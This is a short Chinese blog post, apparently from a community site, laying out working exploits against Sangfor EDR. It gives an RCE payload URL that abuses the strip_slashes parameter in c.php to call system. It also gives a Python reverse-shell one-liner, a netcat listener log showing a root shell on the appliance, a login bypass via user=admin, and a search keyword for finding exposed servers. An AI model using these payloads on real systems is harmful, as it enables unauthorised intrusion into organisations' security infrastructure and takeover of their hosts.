

深 X 服 edr rce

作者: [Mrq123](#)

原文链接: <https://ld246.com/article/1597935136721>

来源网站: [链滴](#)

许可协议: [署名-相同方式共享 4.0 国际 \(CC BY-SA 4.0\)](#)

payload: https://127.0.0.1/tool/log/c.php?strip_slashes=system&host=ls

Log Helper

c.php l.php

Host : - host, e.g. 127.0.0.1

Path : - path regex, e.g. mapreduce

Row : - row regex, e.g. \s[w|e]\s

Limit: - top n, e.g. 100

反弹shell的话, bash是不好使的, 可以使用python, 系统有python和nc.

Log Helper

usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ... Options and arguments (and corresponding environment variables): -B : don't write .py[co] files on import; also PYTHONDONTWRITEBYTECODE=x -c cmd : program passed in as string (terminates option list) -d : debug output from parser; also PYTHONDEBUG=x -E : ignore PYTHON* environment variables (such as PYTHONPATH) -h : print this help message and exit (also --help) -i : inspect interactively after running script; forces a prompt even if stdin does not appear to be a terminal; also PYTHONINSPECT=x -m mod : run library module as a script (terminates option list) -O : optimize generated bytecode slightly; also PYTHONOPTIMIZE=x -OO : remove doc-strings in addition to the -O optimizations -R : use a pseudo-random salt to make hash() values of various types be unpredictable between separate invocations of the interpreter, as a defense against denial-of-service attacks -Q arg : division options: -Qold (default), -Qwarn, -Qwarnall, -Qnew -s : don't add user site directory to sys.path; also PYTHONNOUSERSITE -S : don't imply 'import site' on initialization -t : issue warnings about inconsistent tab usage (-tt: issue errors) -u : unbuffered binary stdout and stderr; also PYTHONUNBUFFERED=x see man page for details on internal buffering relating to '-u' -v : verbose (trace import statements); also PYTHONVERBOSE=x can be supplied multiple times to increase verbosity -V : print the Python version number and exit (also --version) -W arg : warning control; arg is action:message:category:module:lineno also PYTHONWARNINGS=arg -x : skip first line of source, allowing use of non-Unix forms of #!cmd -3 : warn about Python 3.x incompatibilities that 2to3 cannot trivially fix file : program read from script file - : program read from stdin (default; interactive mode if a tty) arg ...: arguments passed to program in sys.argv[1:] Other environment variables: PYTHONSTARTUP: file executed on interactive startup (no default) PYTHONPATH : ':'-separated list of directories prefixed to the default module search path. The result is sys.path. PYTHONHOME : alternate directory (or .). The default module search path uses /pythonXX. PYTHONCASEOK : ignore case in 'import' statements (Windows). PYTHONIOENCODING: Encoding/errors used for stdin/stdout/stderr. PYTHONHASHSEED: If this variable is set to 'random', the effect is the same as specifying the -R option: a random value is used to seed the hashes of str, bytes and datetime objects. It can also be set to an integer in the range [0,4294967295] to get hash values with a predictable seed.

Host : - host, e.g. 127.0.0.1

Path : - path regex, e.g. mapreduce

Row : - row regex, e.g. \s[w|e]\s

Limit: - top n, e.g. 100


使用python反弹shell:

```
python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('ip',port));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"
```

```
[root@iZj6c4g~]# nc -l -v -p 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.100:4444.
Ncat: Connection from 192.168.1.100:4444.
bash: no job control in this shell
[root@sangfor log]# ls
ls
c.php
l.php
[root@sangfor log]# cd ..
cd ..
```

任意用户登陆

payload: 127.0.0.1/ui/index.php?user=admin



关键字搜索: body="Google Tag Manager 测试容器"